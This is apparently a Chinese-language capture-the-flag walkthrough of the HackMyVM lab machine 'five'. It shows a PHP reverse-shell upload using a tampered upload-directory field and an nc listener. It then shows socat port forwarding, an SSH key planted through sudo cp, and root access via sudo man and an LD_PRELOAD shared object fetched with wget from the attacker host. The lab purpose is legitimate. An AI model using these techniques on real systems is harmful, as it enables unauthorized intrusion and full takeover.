

主机发现

```
└──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# arp-scan -I eth1 -l

192.168.56.133 08:00:27:61:db:b8      PCS Systemtechnik GmbH
```

主机地址为: 192.168.56.133

端口扫描

```
└──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# nmap -p- 192.168.56.133

PORT      STATE SERVICE
80/tcp    open  http
```

Web渗透

```
└──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# curl 192.168.56.133

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

目录枚举

```
└──(root㉿xhh)-[~/Desktop/xhh/HMV/five]
└─# dirsearch -u http://192.168.56.133/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning:
pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

 _| . _ _ _ _ _ _ |_ v0.4.3
(_|||_|_) (/_(_|_|(_|_|_)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist
size: 11460

Output File: /root/Desktop/xhh/HMV/five/reports/http_192.168.56.133/__25-12-
04_19-38-45.txt

Target: http://192.168.56.133/
```

```
[19:38:45] Starting:  
[19:38:58] 301 - 185B - /admin -> http://192.168.56.133/admin/  
[19:38:59] 200 - 4KB - /admin/  
[19:38:59] 200 - 4KB - /admin/index.html  
[19:39:59] 200 - 17B - /robots.txt  
[19:40:16] 200 - 346B - /upload.html  
[19:40:16] 200 - 48B - /upload.php  
[19:40:16] 301 - 185B - /uploads -> http://192.168.56.133/uploads/  
  
Task Completed
```


robots.txt: 指向有/admin目录

admin: 是个登录界面


upload: html是上传文件的地方, php是上传文件后返回成功或失败

uploads: 403, 估计是文件上传后的位置

上传测试




The screenshot shows a web browser window with the URL `192.168.56.133/upload.php`. The page content is "The file xhh.jpg has been uploaded." Below the browser is a smaller image of the same page, showing the uploaded file "xhh.jpg".




成功访问到

反弹shell



The file revshell.php has been uploaded.



显示上传成功但是返回403

那应该对php文件做限制了

发现传php5, js等文件，不是下载就是显示内容，抓包看看

```
154 }
155 ?>
156 -----WebKitFormBoundaryTHSGt7BYIFygUtHI
157 Content-Disposition: form-data; name="directory"
158
159 uploads/
160 -----WebKitFormBoundaryTHSGt7BYIFygUtHI
161 Content-Disposition: form-data; name="submit"
162
163 Upload File
```

发现有个可以控制上传位置的，尝试更改到上级目录

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre> 129 // 00shell0000000000 130 if (in_array(\$pipes[2], \$read_a)) { 131 if (\$input = fread(\$pipes[2], \$chunk_size)) { 132 fwrite(\$sock, \$input); 133 } 134 } 135 } 136 137 // 00000000 138 fclose(\$sock); 139 fclose(\$pipes[0]); 140 fclose(\$pipes[1]); 141 fclose(\$pipes[2]); 142 proc_close(\$process); 143 144 // 0000000000000000 145 function printit(\$string) { 146 global \$debug, \$sock; 147 if (\$debug) { 148 print "\$string\n"; 149 } 150 // 0000000000000000 151 if (\$sock && !\$daemon) { 152 fwrite(\$sock, "\$string\n"); 153 } 154 } 155 ?> 156 -----WebKitFormBoundaryTHSGt7BYIFygUtHI 157 Content-Disposition: form-data; name="directory" 158 159 -----WebKitFormBoundaryTHSGt7BYIFygUtHI 160 Content-Disposition: form-data; name="submit" 161 162 Upload File 163 -----WebKitFormBoundaryTHSGt7BYIFygUtHI-- 164 165 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Thu, 04 Dec 2025 12:11:25 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: keep-alive 6 Content-Length: 42 7 8 9 The file revshell.php has been uploaded. 10 </pre>

上传成功，尝试访问

```

#访问端
└──(root@xhh)-[~/Desktop]
└# curl 192.168.56.133/revshell.php

#监听端
└──(root@xhh)-[~/Desktop/xhh/HMV/five]
└# nc -lvpn 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.133] 39306
成功建立反向shell连接至 192.168.56.247:6666
Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
GNU/Linux
07:12:24 up 39 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@    IDLE    JCPU    PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

成功获得webshell

获取melisa权限 (www-data -> melisa)

```

www-data@five:$ sudo -l
Matching Defaults entries for www-data on five:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on five:
(melisa) NOPASSWD: /bin/cp

```

外部只开了80，内部/bin文件夹下有写不了东西

查看一下监听的端口

```
www-data@five:/ $ ss -lntup
Netid      State     Recv-Q     Send-Q      Local Address:Port      Peer Address:Port
udp        UNCONN    0          0           0.0.0.0:68            0.0.0.0:*
tcp        LISTEN    0          128         127.0.0.1:4444        0.0.0.0:*
tcp        LISTEN    0          128         0.0.0.0:80            0.0.0.0:*
  users:(("nginx",pid=415,fd=6))
tcp        LISTEN    0          128         [::]:80              [::]:*
  users:(("nginx",pid=415,fd=7))
```

发现本地有个4444

nc查看一下是什么

```
www-data@five:/ $ nc 127.0.0.1 4444
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
```

发现是ssh

```
www-data@five:/ $ ls -al /home/melisa/
total 40
drwx----- 2 melisa melisa 4096 Oct  6  2020 .ssh
-rw----- 1 melisa melisa   14 Oct  5  2020 user.txt
```

我发现本地是有socat的，那就做端口转发

端口转发

```
www-data@five:/ $ socat TCP-LISTEN:6666,fork,bind=0.0.0.0 TCP:127.0.0.1:4444 &
[1] 810
```

写入公钥

```
www-data@five:/ $ vi /tmp/kali_id.pub
www-data@five:/ $ cat /tmp/kali_id.pub
ssh-rsa AAAAB3NzaC1yc2EAAA(.....)82R5vv4HGBfb58WntLID09Yzw9N08bYE= root@kali
```

写入authorized_keys文件

```
www-data@five:/ $ sudo -u melisa /bin/cp /tmp/kali_id.pub
/home/melisa/.ssh/authorized_keys
```

登录melisa

```
—(root@xhh)-[~/Desktop]
└# ssh melisa@192.168.56.133 -p 6666
Linux five 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
```

```
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Last login: Tue Oct  6 03:39:32 2020 from 192.168.1.58  
melisa@five:~$ id  
uid=1000(melisa) gid=1000(melisa)  
groups=1000(melisa),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)  
,109(netdev)  
melisa@five:~$
```

user.txt

```
melisa@five:~$ cat user.txt  
Ilovebinaries
```

提权

```
melisa@five:~$ sudo -l  
Matching Defaults entries for melisa on five:  
    env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
User melisa may run the following commands on five:  
    (ALL) SETENV: NOPASSWD: /bin/pwd, /bin/arch, /bin/man, /bin/id, /bin/rm,  
    /bin/clear
```

man提权

```
melisa@five:~$ sudo /bin/man -P less man  
#进入到less界面, 输入!bash  
root@five:/home/melisa# id  
uid=0(root) gid=0(root) groups=0(root)
```

SETENV提权 (偷师学的)

```
//pe.c文件  
#include<stdio.h>  
#include<sys/types.h>  
#include<stdlib.h>  
#include<unistd.h>  
  
void __init() {  
    unsetenv("LD_PRELOAD");  
    setgid(0);  
    setuid(0);  
    system("/bin/bash");  
}
```

编译pe.c文件为pe.so

```
└──(root@xhh)-[~/Desktop/some/setenv]
└# cat pe.c
#include<stdio.h>
#include<sys/types.h>
#include<stdlib.h>
#include<unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}

└# gcc -fPIC -shared -o pe.so pe.c -nostartfiles
```

拿到靶机上

```
melisa@five:~$ wget 192.168.56.247:8000/pe.so
--2025-12-04 08:23:54-- http://192.168.56.247:8000/pe.so
Connecting to 192.168.56.247:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 14152 (14K) [application/octet-stream]
Saving to: 'pe.so'

pe.so                                100%
[=====>]  13.82K  -
.-KB/s   in 0s

2025-12-04 08:23:54 (98.2 MB/s) - 'pe.so' saved [14152/14152]
```

```
melisa@five:~$ sudo LD_PRELOAD=./pe.so /bin/pwd
root@five:/home/melisa# id
uid=0(root) gid=0(root) groups=0(root)
```

成功提取

root.txt

```
root@five:~# cat root.txt
WTFGivemefive
```